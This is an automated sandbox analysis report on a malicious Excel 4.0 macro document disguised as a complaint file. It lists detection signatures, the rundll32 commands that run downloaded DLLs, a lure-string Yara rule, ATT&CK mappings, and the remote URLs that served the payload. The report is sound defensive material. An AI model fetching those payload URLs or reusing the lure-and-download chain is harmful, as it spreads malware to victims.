ID: 356738
Sample Name: Complaint-1992179913-02182021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:56:39
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Complaint-1992179913-02182021.xls

Overview

General Information

Sample Name:	Complaint-1992179913-02182021.xls
Analysis ID:	356738
MD5:	b2c46df91cfe891..
SHA1:	fd329e179663a40.
SHA256:	3b9790a911cff3e..
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5256 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6772 cmdline: rundll32 ..\JDFR.hdfgr,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6808 cmdline: rundll32 ..\JDFR.hdfgr1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6836 cmdline: rundll32 ..\JDFR.hdfgr2,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6884 cmdline: rundll32 ..\JDFR.hdfgr3,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7000 cmdline: rundll32 ..\JDFR.hdfgr4,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint-1992179913-02182021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xadf2:$e1: Enable Editing • 0xae3c:$e1: Enable Editing • 0x158cc:$e1: Enable Editing • 0x15916:$e1: Enable Editing • 0x20083:$e1: Enable Editing • 0x200cd:$e1: Enable Editing • 0xae5a:$e2: Enable Content • 0x15934:$e2: Enable Content • 0x200eb:$e2: Enable Content
Complaint-1992179913-02182021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
rzminc.com	1%	Virustotal		Browse
crt.sectigo.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://rzminc.com/fdzgprclatqo/44250666589120400000.dat	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://pathinanchilearthmovers.com/eznwcdhx/44250666589120400000.dat	100%	Avira URL Cloud	malware	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://jugueterialatorre.com.ar/xjzpfwc/44250666589120400000.dat	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rzminc.com	72.52.227.180	true	false	• 1%, Virustotal, Browse	unknown
crt.sectigo.com	91.199.212.52	true	false	• 0%, Virustotal, Browse	unknown
jugueterialatorre.com.ar	138.36.237.100	true	false		unknown
pathinanchilearthmovers.com	162.241.80.6	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://rzminc.com/fdzgprclatqo/44250666589120400000.dat	false	• Avira URL Cloud: safe	unknown
http://pathinanchilearthmovers.com/eznwcdhx/44250666589120400000.dat	true	• Avira URL Cloud: malware	unknown
http://jugueterialatorre.com.ar/xjzpfwc/44250666589120400000.dat	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://login.microsoftonline.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://shell.suite.office.com:1443	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://autodiscover-s.outlook.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://cdn.entity.	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://wus2-000.contentsync.	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://powerlift.acompli.net	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://cortana.ai	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://api.aadrm.com/	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://api.microsoftstream.com/api/	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://cr.office.com	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://graph.ppe.windows.net	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://store.office.cn/addinstemplate	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	3A40564D-B724-4EFB-A118-96220352F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
